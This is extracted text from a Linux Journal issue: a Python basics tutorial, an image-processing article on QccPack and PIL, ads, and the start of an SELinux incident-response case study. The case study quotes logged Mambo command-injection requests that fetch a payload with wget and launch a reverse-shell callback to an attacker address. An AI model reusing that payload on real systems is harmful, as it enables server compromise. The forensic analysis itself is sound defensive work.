- Reading commands from a user until the user enters the quit command.
- Reading temperatures from a sensor until the temperature is too high.
- Reading events from a user interface until the user presses the X button at the top of the window to close the program.

There's a pattern forming here—doing something until something else happens. That's what `while` is good for.

Some time ago, when we didn't have as many choices in programming languages and we ended up using C most of the time, the `while` construct tended to be much more useful than the `for` construct. But today, with a powerful `for` construct, nice functions such as `range` and the possibility of putting an iterator around anything, `for` is being used much more than `while`.

Here's one last example for your enjoyment:

```
>>> for l in "Hello World":
...     print l + " ",
...
H e l l o   W o r l d
```

Conditionals

In the fourth line of some previous sample code, `if post.is_public()`,

we have another new construct—an if. This allows programs to make choices based on data. It needs a boolean value and a piece of code. The code is run only if the boolean is True. If you provide something that is not a boolean, Python does its best to interpret it as a boolean. For example, the number 0 is interpreted as False, but all the other numbers as True. Here are some examples:

```
>>> if True:
...     print "It is true!"
...
It is true!
>>> if False:
...     print "Is it false?"
...
>>>
```

We can perform many different types of comparisons on different kinds of objects. Note that the equality operator is ==, not = (that is, two equal signs):

```
>>> a = 10
>>> if a == 10:
...     print "Ten!"
...
Ten!
```

There are other comparisons, such as greater than (>), less than (<) and different (!=). You can experiment with comparisons directly on the REPL:

```
>>> 3 == 4
False
>>> 10 != 5
True
>>> 4 >= 1
True
```

It is common to run a piece of code if something is true and another piece of code if it is false. For example, we could do the following:

```
if a == 10:
    print "A is ten."
if a != 10:
    print "A is not ten."
```

This has a big problem. If we change a to b in the first case, we have to remember to change it in the second. And, the same should be done for any other little changes we do. The solution is an extension to the if construct:

```
if a == 10:
    print "A is ten."
else:
    print "A is not ten."
```

The piece of code after the else will be executed if the first piece

wasn't executed.

Another common situation is having various conditionals for different cases. In that case, we use a string of ifs:

```
if a == 10:
    print "A is ten."
elif a == 0:
    print "A is zero."
elif a != 30:
    print "A is not thirty."
else:
    print "Who cares about a ?"
```

elif is the contraction of "else if", and indeed, the previous code could be written as:

```
if a == 10:
    print "A is ten."
else:
    if a == 0:
        print "A is zero."
    else:
        if a != 30:
            print "A is not thirty."
        else:
            print "Who cares about a ?"
```

But, that is ugly and prone to errors. If you have 10 or 15 different cases, you'll need a 29"-widescreen monitor just to view it. (Not that I have anything against such a monitor. I'd like to have one.)

If you come from other languages that have a switch or select or case construct and are wondering where they are in Python, I'm sorry to disappoint you. Python doesn't have such constructs. There's a proposal to include them, but it hasn't been implemented yet. Right now, the solution is to use a chain of ifs, elifs and elses. After you use this a few times, it's not so bad.

Now that you know about else, here's an interesting tidbit: for and while also can have elses. What do they do? Run Python, and try it out until you discover for yourself. While programming, you'll need to run a lot of code to find out how many undocumented, obscure, almost black-magic, things work, so starting with something simple will help you get some training.

Inheritance

The short introduction to object-oriented programming (OOP) in Part I of this article left out a big topic—inheritance. This feature is what makes OOP really useful, and as OOP tries to mimic real life, I explain inheritance here with real-life examples.

Think about a chair. A chair is made out of some kind of material, has two armrests, a back, a color, a style and maybe even a warranty. Now, think about a table. It is made out of some kind of material, might have some drawers, a color, a style and maybe a warranty. They have a lot in common! If we were to make the two classes, Chair and Table, a lot of code would be repeated. In programming, when you write the same line of code twice, you probably are doing something wrong—inheritance to the rescue.

A chair is a piece of furniture. So is a table. Such similarities can

be in the Furniture class. Let's make the Furniture class have a default material and the ability to set other materials:

```
class Furniture(object):
    def __init__(self):
        self._material = "wood"

    def set_material(self, material):
        self._material = material
```

And now, a Chair class inheriting Furniture:

```
class Chair(Furniture):
    def __init__(self):
        self._backrest_height = 30

    def set_backrest_height(self, height):
        self._backrest_height = height
```

Now, you know what goes inside parentheses in the class header: the name of the class being inherited, which also is known as a super class or parent class. Let's play a bit with this, so you can see what happens:

```
>>> c = Chair()
>>> c.set_backrest_height(50)
>>> c._backrest_height
50
>>> c.set_material("plastic")
>>> c._material
'plastic'
>>>
```

As you can see, the methods of Furniture also are on Chair. I leave the definition of the Table class as an exercise for the reader. But first, here's another interaction:

```
>>> d = Chair()
>>> d._backrest_height
30
>>> d._material
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
AttributeError: 'Chair' object has no attribute '_material'
>>>
```

I bet that is not what you expected. Let's take a closer look at

Swim with the Best



Cyberspace is an information feeding frenzy. Stay off the menu.
Black Hat brings you the most knowledgeable and respected figures in information and computer security.
Six days. Thirty Classes. Ninety presentations.



Black Hat[®]
Briefings & Training USA 2007
July 28-August 2 • Caesars Palace Las Vegas

www.blackhat.com

diamond



platinum



gold



silver



what happened. We created a Chair, the method Chair.__init__ was run setting _backrest_height. Oh! Nobody called Furniture.__init__, which never set _material. There are two solutions to that.

Setting _material in Chair.__init__ is *not* a solution. If we do that, the classes would be coupled, meaning the implementation of one will depend on the implementation of the other. If we change the name of _material to _materials, suddenly Chair will stop working. If you have hundreds of classes developed by hundreds of different people, keeping track of those changes is difficult. Also, Furniture will grow to have more members, so we have to remember to set all those members to the same defaults in Chair.__init__. I'm getting a headache just thinking about it.

One real solution is calling Furniture.__init__ and rewriting Chair.__init__ this way:

```
def __init__(self):
    Furniture.__init__(self)
    self._backrest_height = 30
```

We had to pass self to __init__, because if we called it with the class instead of the object, it wouldn't know in which object to do its operations.

I personally don't like that solution, because it implies writing the name of the class in two or more places. If you ever change

the name, you'll have to remember to run a search and replace. Another solution is more cryptic than it should be, but it doesn't have the problem I just mentioned:

```
def __init__(self):
    super(Chair, self).__init__()
    self._backrest_height = 30
```

In this solution, I call super, passing the current class and the current object, and it allows me to make a call to the parent class using the current object. Here we may have a problem if we change the name of the class itself, but running a search and replace on the file is a good idea when making that kind of change. You'd want to change the documentation as well. The real problem with this solution is hard to understand and to explain—it has to do with multiple inheritance. For more information, read "Python's Super Considered Harmful". Personally, I've been using this second solution without any problems.

You'll see that all classes I defined inherit from object. That is the most basic class—the root (or top) class. It is a good idea to make all your classes inherit from it unless they inherit from another class. If you don't do that, your class will be an old-style class, and some things won't work, such as super. It is important to know this, because you may encounter old-style classes anywhere, and you should be prepared.



Expert Included.

Falko provides expert, dedicated technical support for one of the most comprehensive server and storage product offerings in the industry.

He appreciates the Rackform nServ K501 because he knows AMD's Direct Connect Architecture ensures that all processor cores will work together with maximum efficiency and optimized memory performance now. And its 2 Dual-Core AMD Opteron™ 2000 Series processors are engineered for seamless upgradeability to Quad-Core later.

Falko knows that the evolution of technology is constant. He is impressed that the Rackform nServ K501's 24 hot-swap + 2 internal SATA drive system with redundant power supply delivers reliability without sacrificing capacity.

When you partner with Silicon Mechanics, you get more than a long-term investment in AMD technology—you get an expert like Falko.



SILICON MECHANICS

visit us at www.siliconmechanics.com
or call us toll free at 866-352-1173

Silicon Mechanics and the Silicon Mechanics logo are registered trademarks of Silicon Mechanics, Inc. AMD, the AMD Arrow logo, AMD Opteron, and combinations thereof, are trademarks of Advanced Micro Devices, Inc.



Python 2.5

During the process of writing this article, with much excitement and fanfare, Python 2.5 was released. It is the most important release in almost two years, and it comes with many promises.

It promises to be more reliable due to improvements in the testing procedures used by the Python development team. It now has Buildbot, a program that continuously builds and tests Python, and whenever there's something wrong, it raises an alarm for all the world to see. The shame of being the developer who made the error will make all the developers more careful—at least, that's what happened to me when I had a Buildbot watching my code.

For some, like this author who had a new release at the worst possible time, the most important thing is that Python 2.5 is backward-compatible. All that you've learned here will work. And, not only will it work, it is still the way to do it.

The new release also promises to be faster and has many new advanced features, including new modules and packages. The future is bright for Python and Python coders.

What Now?

This was nothing but a short introduction to Python; there's still much to learn. A good place to start is the official Python Tutorial. You also can read *Dive Into Python*, a book that you can buy or read for free on the Web. And, of course, a lot of other books and tutorials are available. I learned Python mainly from the Python Tutorial, which is very good.

Whenever you are creating a program in Python, never, and I repeat, never, do anything without checking whether it has been done before. Python has a lot of features and a lot of built-in libraries. And, if that isn't enough, there are hundreds, maybe thousands of third-party Python libraries. In fact, the huge amount of code that's already written in Python is one of the reasons to use it.

The first stop is Python's Documentation. There we have the previously mentioned tutorial, the library reference and the language reference.

The language reference can be a bit hard to use and understand. Programming languages tend to be difficult to understand and so are their references, which often have exclusive jargon, such as lexical analysis, tokens, identifiers, keywords or delimiters. This piece of documentation can be particularly useful in showing how to use language constructs, such as for, if, while and more complex ones that I haven't mentioned, such as yield, break or continue.

The library references let us know about all the classes, methods and functions that Python already provides. It is so important and useful that I always have it open when I am programming on Python. In the second chapter, you can read about the built-in functions and classes. Getting familiar with them is always useful. The rest of the documentation is very specific, and each chapter deals with subjects ranging from runtime internals to string, from the Python debugger to some generic operating systems services. In that chapter, a very important module is documented: os. I can't remember making a single program that didn't use that module.

Finding what you want in so much documentation can be a difficult task. A trick that I find very useful is to use Google to search in a specific site. That is achieved by adding "site:python.org" or "site:docs.python.org" to the search query. The first one is more generic and sometimes leads to countless mailing-list posts that have

nothing to do with what you are looking for. In that situation, use the second one. To give it a try, search for "print site:python.org" or "options site:python.org".

What if all of your searches return nothing? Then, you need to do a broader search to find some third-party libraries or frameworks. If you want to make a graphical user interface, I recommend both PyGTK and PyQt, both are very good and include support for their respective desktops, GNOME and KDE. I've heard good opinions of wxPython, but I've not used it myself.

If you want to build a Web application, I see two paths. If you want something not so spectacular but that gets you there fast, I recommend Django. Django is very similar to Ruby on Rails. It's a framework in which you use the model-view-controller paradigm and a relational database such as MySQL or PostgreSQL; both are well supported on Python.

The other way to build Web sites (that I know of) is Zope. Zope is a big framework with a Web server and object-oriented database. The database is different from other relational databases, and it is very powerful. It allows you to store information in a much more flexible way. Zope 3—I don't recommend the previous versions unless you have to use the award-winning content management system Plone—is prepared to help you build reliable and robust code by means of interfaces, unit testing, adapters and much more.

If you need to build any kind of daemon—those little applications running in the background making the earth turn—take a look at Twisted Matrix. Twisted Matrix is an event-based framework that solves a lot of the common problems of building daemons, including separation of protocol and logic. It comes with many protocols already built in, and it allows you to create new protocols. A proof of its usefulness is that Zope, after years of shipping its own Web sever, has migrated to using the Twisted Matrix HTTP server. ■

José P. E. "Pupeno" Fernández has been programming since...at what age is a child capable of sitting in a chair and reaching a keyboard? He has experimented with more languages than can be listed on this page. His Web site is at pupeno.com, and he always can be reached, unless you are a spammer, at pupeno@pupeno.com.

Resources

Python Tutorial: docs.python.org/tut/tut.html

Dive Into Python: www.diveintopython.org

Python Documentation: www.python.org/doc

PyGTK: www.pygtk.org

PyQt: www.riverbankcomputing.co.uk/pyqt

Django: www.djangoproject.com

Zope: zope.org

Python's Super Considered Harmful: fuhm.net/super-harmful

Image Processing with QccPack and Python

How to use QccPack to manipulate images with Python in code and from the Python prompt. SUHAS A. DESAI

Limited bandwidth and storage space are always a challenge. Data compression is often the best solution. When it comes to image processing, compression techniques are divided into two types: lossless and lossy data compression.

QccPack, developed by James Fowler, is an open-source collection of library routines and utility programs for quantization and reliable implementation of common compression techniques.

Libraries written for QccPack have a clean interface. So far, these libraries can be upgraded without having to modify the application code. QccPack consists of a static-linked library, libQccPack.a, and supports dynamic linking with libQccPack.so.

Entropy coding, wavelet transforms, wavelet-based sub-band coding, error coding, image processing and implementations of general routines can be done through the library routines available with QccPack. Optional modules are available for the QccPack library that you can add later. QccPackSPIHT is one optional module for the QccPack library that provides an implementation of the Set Partitioning in Hierarchical Trees (SPIHT) algorithm for image compression. The QccPackSPIHT module includes two utility executables, spihtencode and spihtdecode, to perform SPIHT encoding and decoding for grayscale images.

QccPack and QccPackSPIHT are available for download from the QccPack Web page on SourceForge. Red Hat users can find source and binary RPMs at that Web site. Users of other systems will need to compile the source code. QccPack has been compiled successfully on Solaris/SPARC, Irix, HP-UX, Digital UNIX Alpha and Digital RISC/Ultrix.

QccPack from the Python Prompt

You can use QccPack to train a VQ codebook on an image and then to code the image with full-search VQ followed with arithmetic coding. Take a 512*512 grayscale Lenna image, for example. The following sample procedure assumes you are at the Python interpreter prompt.

Step 1: convert from the PGM image file format to the DAT format file by extracting four-dimensional (2x2) vectors of pixels:

```
>>> imgtodat-ts 4 lenna.pgm.gz lenna.4D.dat.gz
```

Step 2: train a 256-codeword VQ codebook on the DAT file with GLA (stopping threshold = 0.01):

```
>>> gla -s 256 -t 0.01 lenna.4D.dat.gz lenna.4D256.cbk
```

Step 3: vector quantize the DAT file to produce a channel of VQ indices:

```
>>> vqencode lenna.4D.dat.gz lenna.4D256.cbk lenna.vq.4D256.chn
```

Step 4: calculate first-order entropy of VQ indices (as bits/pixel):

```
>>> chnentropy -d 4 lenna.vq.4D256.chn First-order entropy
of channel lenna.vq.4D256.chn is: 1.852505 (bits/symbol)
```

Step 5: arithmetic-encode channel of VQ indices:

```
>>> chnarithmeticencode -d 4 lenna.vq.4D256.chn
lenna.vq.4D256.chn.ac
```

Channel lenna.vq.4D256.chn arithmetic coded to: 1.830322 (bits/symbol):

```
>>> rm lenna.vq.4D256.chn
```

Step 6: decode arithmetic-coded channel:

```
>>> chnarithmeticdecode lenna.vq.4D256.chn.ac lenna.vq.4D256.chn
```

Step 7: inverse VQ channel to produce quantized data:

```
>>> vqdecode lenna.vq.4D256.chn lenna.4D256.cbk
lenna.vq.4D256.dat.gz
```

Step 8: convert from DAT to PGM format:

```
>>> dattoimg 512 512 lenna.vq.4D256.dat.gz lenna.vq.4D256.pgm
```

Step 9: calculate distortion between original and coded images:

```
>>> imgdist lenna.pgm.gz lenna.vq.4D256.pgm
```

The distortion between files lenna.pgm.gz and lenna.vq.4D256.pgm is:

- 13.841091 (MSE)
- 22.186606 dB (SNR)

Advertiser Index

For advertising information, please contact our sales department at 1-713-344-1956 ext. 2 or ads@linuxjournal.com.
www.linuxjournal.com/advertising

Listing 1. Convert Files to JPEG

```
import os, sys
import Image
for infile in sys.argv[1:]:
    outfile = os.path.splitext(infile)[0] + ".jpg"
    if infile != outfile:
        try:
            Image.open(infile).save(outfile)
        except IOError:
            print "cannot convert", infile
```

Listing 2. Simple Geometry Transforms

```
out = im.resize((128, 128))
out = im.rotate(45)
out = im.transpose(Image.ROTATE_90)
```

■ 36.719100 dB (PSNR)

Python Imaging Library

The Python Imaging Library adds image processing capabilities to the Python interpreter. This library provides extensive file format support, an efficient internal representation and fairly powerful image processing capabilities. The core image library is designed for fast access to data stored in a few basic pixel formats. The library contains some basic image processing functionality, including point operations, filtering with a set of built-in convolution kernels and color space conversions. The Python Imaging Library is ideal for image archival and batch processing applications. You can use the library to create thumbnails, convert between file formats and print images. The library also supports image resizing, rotation and arbitrary affine transforms.

The Python Imaging Library uses a plugin model that allows you to add your own decoders to the library, without any changes to the library itself. These plugins have names such as `XxxImagePlugin.py`, where `Xxx` is a unique format name (usually an abbreviation).

Essential Packages

Python, xv and the PIL package are essential for Python image processing programming. Run these commands to build PIL in Linux:

```
python setup.py build_ext -i
python selftest.py
```

Working with the Python Imaging Library

The most important class in the Python Imaging Library is the `Image` class, defined in the module with the same name. We create instances of this class in several ways: by loading images from files, processing other images or creating images from scratch.

To load an image from a file, use the `open` function in the

Advertiser	Page #	Advertiser	Page #
ABERDEEN, LLC www.aberdeeeninc.com	9	LPI www.lpi.org	93
APPRO HPC SOLUTIONS appro.com	C2	MICROWAY, INC. www.microway.com	C4, 89
ASA COMPUTERS www.asacomputers.com	63, 67	MIKRO TIK www.routerboard.com	53
AVOCENT CORPORATION www.avocent.com/remotecontrol	1	POLYWELL COMPUTERS, INC. www.polywell.com	57
BLACK HAT BRIEFINGS (CONFEX PARTNERS LTD) www.blackhat.com	77	THE PORTLAND GROUP www.pggroup.com	51
CARLNET www.cari.net	43	PRANASYSTEMS www.pranasystems.net	5
CORAID, INC. www.coraid.com	25	RACKSPACE MANAGED HOSTING www.rackspace.com	C3
COYOTE POINT www.coyotepoint.com	3	R CUBED TECHNOLOGIES www.rcubedtech.com	15
EMAC, INC. www.emacinc.com	47	SERVERS DIRECT www.serversdirect.com	69
EMPERORLINUX www.emperorlinux.com	21	SILICON MECHANICS www.siliconmechanics.com	78, 83
FAIRCOM www.faircom.com	29	SUPERMICRO www.supermicro.com	13
GENSTOR SYSTEMS, INC. www.genstor.com	19	TECHNOLOGIC SYSTEMS www.embeddedx86.com	35
HURRICANE ELECTRIC www.he.net	17	TOTALVIEW TECHNOLOGIES www.totalviewtech.com	7
IRON SYSTEMS www.ironsystems.com	56	UNIWIDE TECHNOLOGIES www.uniwide.com	11
LINUX JOURNAL www.linuxjournal.com	6, 31, 59, 64	USENIX SECURITY SYMPOSIUM www.usenix.org/sec07/lj	95
LINUXWORLD SAN FRANCISCO www.linuxworldexpo.com	73		

Image module:

```
>>> import Image
>>> im = Image.open("lenna.ppm")
```

The Python Imaging Library supports a wide variety of image file formats. The library automatically determines the format based on the contents of the file or the extension.

The next example (Listing 2) shows how the Image class contains methods to resize and rotate an image.

Color Transforms

The Python Imaging Library allows you to convert images between different pixel representations using the convert function—for example, converting between modes:

```
im = Image.open("lenna.ppm").convert("L")
```

The library supports transformations between each supported mode and the L and RGB modes. To convert between other modes, you may have to use an intermediate image.

Filters

The ImageFilter module contains a number of predefined enhancement filters that can be used with the filter method. For example, from the Python prompt, do the following:

```
>>> import ImageFilter
>>> out = im.filter(ImageFilter.DETAIL)
```

Once you have imported the module, you can use any of these filters:

- ImageFilter.BLUR
- ImageFilter.CONTOUR
- ImageFilter.DETAIL
- ImageFilter.EDGE_ENHANCE
- ImageFilter.EDGE_ENHANCE_MORE
- ImageFilter.EMBOSS
- ImageFilter.FIND_EDGES
- ImageFilter.SMOOTH
- ImageFilter.SMOOTH_MORE
- ImageFilter.SHARPEN

Controlling the Decoder

Some decoders allow you to manipulate an image while reading it from a file. This often can be used to speed up decoding when creating thumbnails and printing to a monochrome laser printer. The draft method manipulates an opened but not yet loaded image so it matches

Listing 3. Reading in Draft Mode

```
im = Image.open(file)
print "original =", im.mode, im.size
im.draft("L", (100, 100))
print "draft =", im.mode, im.size
This prints something like:
original = RGB (512, 512)
draft = L (128, 128)
```

Listing 4. Draw a Gray Cross over an Image

```
import Image, ImageDraw
im = Image.open("lenna.pgm")
draw = ImageDraw.Draw(im)
draw.line((0, 0) + im.size, fill=128)
draw.line((0, im.size[1], im.size[0], 0), fill=128)
del draw
im.save(sys.stdout, "PNG")
```

the given mode and size as closely as possible. Reconfiguring the image decoder does this. See Listing 3 for an example of how to read an image in draft mode.

Listing 4 shows how the ImageDraw module provides basic graphics support for Image objects.

The pildriver Utility

The pildriver tool gives you access to most PIL functions from your operating system's command-line interface. When called as a script, the command-line arguments are passed to a PILDriver instance. If there are no command-line arguments, the module runs an interactive interpreter, each line of which is split into space-separated tokens and passed to the execute method. The pildriver tool was contributed by Eric S. Raymond. The following commands are from the Python prompt:

```
>>> pildriver program
>>> pildriver show crop 0 0 200 300 open test.png
>>> pildriver save rotated.png rotate 30 open test.tiff
```

The PILDriver Class

The pildriver module provides a single class called PILDriver. An instance of the PILDriver class is essentially a software stack machine (Polish-notation interpreter) for sequencing PIL image transformations. The state of the instance is the interpreter stack. The only method one normally will invoke after initialization is the execute method. This takes an argument list of tokens, pushes them onto the instance's stack, and then tries to clear the stack by successive evaluation of PILdriver operators. Any part of the stack not cleaned off persists and is part of the evaluation context for the next call of the execute method. PILDriver doesn't catch any exceptions on the theory that these actually contain diagnostic information that should be interpreted by the calling code.

The pilconvert Utility

The pilconvert tool converts an image from one format to another. The output format is determined by the target extension, unless explicitly specified with the -c option:

```
>>> pilconvert lenna.tif lena.png
>>> pilconvert -c JPEG lenna.tif lena.tmp
```

SDC Morphology Toolbox

The SDC Morphology Toolbox for Python is software used for image analysis and signal processing. It is based on the principle of discrete nonlinear filters followed by lattice operations. These filters are called morphological operators. Morphological operators are useful for restoration, segmentation and quantitative analysis of images and signals. SDC Morphology is effectively useful for machine vision, medical imaging, desktop publishing, document processing, and food industry and agriculture needs.

Grayscale images generally work fine with 8 or 16 bits to represent each pixel. Elementary operators on the images are used in a hierarchical manner. There are two types of elementary operators: dilation and erosion. Operators other than these are distance transform, watershed, reconstruction, labeling and area-opening. The SDC Morphology Toolbox is supported on various platforms, such

as Win95/98/NT, Linux and Solaris.

Some common conventions are used in this toolbox. All operators of the SDC Morphology Toolbox start with mm. These return a single data structure, and parameters passed are position- and type-dependent. Most functions in the SDC Morphology Toolbox operate in 3-D.

Acknowledgements

Special thanks to James Fowler for his contribution in QccPack. Thanks also to W. Pearlman of RPI and L. Granda of PrimaComp for their QccPackSPIHT module. And, last but not least, thanks to the Python SIG group for PIL. ■

Suhas A. Desai works with Tech Mahindra Ltd. He writes on open source and security. In his free time, he volunteers for social causes.

Resources

J. E. Fowler, "QccPack: An Open-Source Software Library for Quantization, Compression, and Coding", in *Applications of Digital Image Processing XXIII*, A. G. Tescher, ed., San Diego, CA, Proc. SPIE 4115, pp. 294-301, August 2000.

Expert Included.

Ivan is dedicated to processes that make every server from Silicon Mechanics a model of consistency and reliability. The build and quality processes he applies guarantee that your server doesn't ship until it is ready for its intended purpose.

Ivan likes the Rackform iServ R255 with two Quad-Core Intel® Xeon® Processors 5300 series. Its redundant power supply, four hot-swap drive bays, and two PCI expansion slots combine to make it an ideal 1U server for space-constrained, mission-critical deployments. He knows the Rackform iServ R255 will take advantage of Intel's proven reliability, while providing breakthrough performance and energy efficiency.

When you partner with Silicon Mechanics, you get more than a finely tuned Intel solution—you get an expert like Ivan.



visit us at www.siliconmechanics.com
or call us toll free at 866-352-1173

Silicon Mechanics and the Silicon Mechanics logo are registered trademarks of Silicon Mechanics, Inc.

Intel, the Intel logo, Xeon, and Xeon Inside are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.



Mambo Exploit Blocked by SELinux

A real-world case where SELinux proved its worth. RICHARD BULLINGTON-MCGUIRE

If you operate Internet-connected servers, chances are you eventually will have to deal with a successful attack. Last year, I discovered that despite the multilayered defenses in place on a test Web server (targetbox), an attacker had managed to use an exploit in a partially successful attempt to gain access. This server was running Red Hat Enterprise Linux 4 (RHEL 4) and the Mambo content management system. It had multiple defenses in place, including Security-Enhanced Linux (SELinux). SELinux prevented the attacker from executing the second stage of the attack, possibly preventing a root compromise.

This article presents a case study of the intrusion response, explaining how I discovered the intrusion, what steps I took to identify the exploit, how I recovered from the attack and what lessons I learned regarding system security. I've changed machine names and IP addresses for privacy reasons.

Computers involved in the attack:

- targetbox: 192.168.166.155—our server, running RHEL 4 and Mambo.
- wormhole: 10.9.233.25—worm attack source.
- zombieweb: 172.16.31.57—Web server hosting attack payload.
- cbackbox: 10.200.238.39—target of stage 2 worm executable.

Defending Your System from Attack

Today, prudent system administrators defend their machines with a layered security approach, using firewalls, automated patch management systems, log analysis tools and, recently, SELinux. SELinux provides additional access controls beyond those traditionally provided in the UNIX security model. Recent Red Hat Enterprise Linux and Fedora Core releases have an SELinux policy implementation called the targeted policy. It aims to restrict the privileges of programs in multiple packages to the minimum that they require for correct operation. This can blunt an attack that depends on having read, write or execute access to certain files or directories.

Discovering the Incident

At approximately 8:00 AM on Saturday, May 6, 2006, I was auditing the logs on targetbox when I noticed an odd SELinux enforcement message in `/var/log/messages`:

```
May 4 07:52:27 targetbox kernel: audit(1146743547.060:2277):
avc: denied { execute_no_trans } for pid=9401 comm="sh"
```

```
name="cback" dev=dm-0 ino=852100
scontext=user_u:system_r:httpd_sys_script_t
tcontext=user_u:object_r:httpd_sys_script_rw_t tclass=file
```

I used `locate` to try to identify `cback` quickly:

```
# locate cback
/tmp/cback
/usr/share/pixmaps/gnome-ccbackground.png
/usr/lib/libartscbackend.la
/usr/lib/libartscbackend.so.0.0.0
/usr/lib/libartscbackend.so.0
```

The `file` command revealed the executable file type of `cback`:

```
# file /tmp/cback
/tmp/cback: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), for GNU/Linux 2.2.0, dynamically
linked (uses shared libs), not stripped
```

The user `apache` owned that file, but it had a date a few months before the initial operating system installation on targetbox:

```
# ls -li /tmp/cback
852100 /tmp/cback
[root@targetbox ~]# ls -lZ /tmp/cback
-rwxr--r-- apache apache
user_u:object_r:httpd_sys_script_rw_t /tmp/cback
[root@targetbox ~]# ls -lai /tmp/cback
852100 -rwxr--r-- 1 apache apache 13901
Feb 15 2005 /tmp/cback
```

This confirmed the identity of `cback` as the file in the audit message, because it had the inode number 852100.

If `locate` had not found the file, I could have used `find` to try to identify the file by inode:

```
# find / -inum 852100 2>/dev/null
/tmp/cback
```

Analyzing the Executable for Clues

Given the name of the script, maybe it was intended as a callback program. Because the `apache` user owned the file, I checked the Web server log files for evidence.

Because the attack program was in `/tmp`, I saved a copy of it for posterity:

```
# cp -a cback /root
```

The attack program seemed to do something with sockets, judging from the strings within (Listing 1).

The Web server log file had many suspicious requests, some attacking Mambo using command injection and wget, some attacking other CMS systems. I copied all the lines containing php or wget using grep and put them in /root/exploit.log. Listing 2 contains a trace of the most recent attempt.

The log file did contain two very useful clues; it confirmed that the cback binary was related to a request made to Mambo. Furthermore, the query string confirmed that the attacker used wget, a command-line URL-fetching tool, to retrieve the exploit from a remote server. The Web server request attempted to execute the cback executable with an IP address parameter of 10.200.238.39, presumably another machine under the control of the attacker.

The attack attempted to execute this sequence of shell commands:

```
cd /tmp
wget 172.16.31.57/cback
chmod 744 cback
```

Listing 1. Attack Payload Strings

```
# strings cback
/lib/ld-linux.so.2
libc.so.6
printf
connect
strerror
execl
dup2
sleep
socket
inet_addr
wait
fork
htons
__errno_location
exit
atoi
_IIO_stdin_used
__libc_start_main
close
__gmon_start__
GLIBC_2.0
PTRh
[^_]
%s <host> <port>
cannot create socket, retrying in 5 seconds
socket ok
error: %s
retting in 5 seconds
/bin/sh
fork error, retry in 5 seconds
```

```
./cback 10.200.238.39 8080
echo YYY
echo| HTTP/1.1
```

Going back to /var/log/messages, I searched for further suspicious SELinux enforcement messages. Listing 3 contains the lines that matched the times of the Web server attacks.

This appeared to be a worm, because www.pkrinternet.com (on a different machine, but the same subnet) also had requests from 10.9.233.25 at around the same time, as Listing 4 shows.

Lines showing further attacks similar to the trace on stockpot versus Mambo, xmlrpc.php, drupal and phpgroupware also appeared in this grep.

The worm made requests only to the default virtual host, so it's likely that the worm was not using the Host: virtual host header in its requests. This indicates that it was scanning IP subnets for

Listing 2. Attack Traces in Web Server Access Log

```
# grep 10.9.233.25 /root/exploit.log
/var/log/httpd/access_log:10.9.233.25 - -
[04/May/2006:07:52:21 -0400]
"GET
/index2.php?option=com_content&do_pdf=1&id=1index2.php
?_REQUEST[option]=com_content&_REQUEST[Itemid]
=1&GLOBALS=&mosConfig_absolute_path=
http://172.16.31.57/cmd.gif?&cmd=cd%20/tmp;
wget%20172.16.31.57/cback;chmod%20744%20cback;
./cback%2010.200.238.39%208080;echo%20YYY;echo|
HTTP/1.1" 200 594 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1;)"
/var/log/httpd/access_log:10.9.233.25 - -
[04/May/2006:07:52:24 -0400]
"GET
/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST
[Itemid]=1&GLOBALS=&mosConfig_absolute_path=
http://172.16.31.57/cmd.gif?&cmd=cd%20/tmp;
wget%20172.16.31.57/cback;chmod%20744%20cback;
./cback%2010.200.238.39%208080;echo%20YYY;echo|
HTTP/1.1" 404 294 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1;)"
/var/log/httpd/access_log:10.9.233.25 - -
[04/May/2006:07:52:25 -0400]
"GET
/cvs/index2.php?_REQUEST[option]=com_content&_REQUEST
[Itemid]=1&GLOBALS=&mosConfig_absolute_path=
http://172.16.31.57/cmd.gif?&cmd=cd%20/tmp;
wget%20172.16.31.57/cback;chmod%20744%20cback;
./cback%2010.200.238.39%208080;echo%20YYY;echo|
HTTP/1.1" 404 292 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1;)"
/var/log/httpd/access_log:10.9.233.25 - -
[04/May/2006:07:52:27 -0400]
"POST /xmlrpc.php HTTP/1.1" 404 288 "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1;)"
```

Listing 3. SELinux Audit Messages

```

May  4 07:52:24 targetbox kernel:
audit(1146743544.910:2275): avc:
denied { ioctl } for pid=9399 comm="wget"
name="error_log" dev=dm-0
ino=1624085 scontext=user_u:system_r:httpd_sys_script_t
tcontext=root:object_r:httpd_log_t tclass=file
May  4 07:52:24 targetbox
kernel: audit(1146743544.911:2276):
avc: denied { ioctl } for pid=9399
comm="wget" name="error_log" dev=dm-0 ino=1624085
scontext=user_u:system_r:httpd_sys_script_t
tcontext=root:object_r:httpd_log_t
tclass=file
May  4 07:52:27 targetbox kernel: audit(1146743547.060:2277):
avc: denied { execute_no_trans } for pid=9401 comm="sh"
name="cback" dev=dm-0 ino=852100
scontext=user_u:system_r:httpd_sys_script_t
tcontext=user_u:object_r:httpd_sys_script_rw
_t tclass=file

```

Listing 4. Verification of Worm Activity on Nearby Server

```

$ grep 10.9.233.25 \
/var/log/httpd/www.pkrinternet.com-access_log
10.9.233.25 - - [04/May/2006:07:52:21 -0400]
"GET
/index2.php?option=com_content&do_pdf=1&id=
➤index2.php?_REQUEST[option]=com_content&_REQUEST
➤[Itemid]=1&GLOBAL$=&mosConfig_absolute_path=
➤http://172.16.31.57/cmd.gif?&cmd=cd%20/tmp;
➤wget%20172.16.31.57/cback;chmod%20744%20cback;
➤./cback%2010.200.238.39%208080;echo%20YYY;echo|
HTTP/1.1" 404 290 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1;)"
10.9.233.25 - - [04/May/2006:07:52:21 -0400]
"GET
/index.php?option=com_content&do_pdf=1&id=index2.php?_REQUEST
➤[option]=com_content&_REQUEST[Itemid]=1&GLOBAL$=
➤&mosConfig_absolute_path=
➤http://172.16.31.57/cmd.gif?&cmd=cd%20/tmp;
➤wget%20172.16.31.57/cback;chmod%20744%20cback;
➤./cback%2010.200.238.39%208080;echo%20YYY;echo|
HTTP/1.1" 404 289 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1;)"
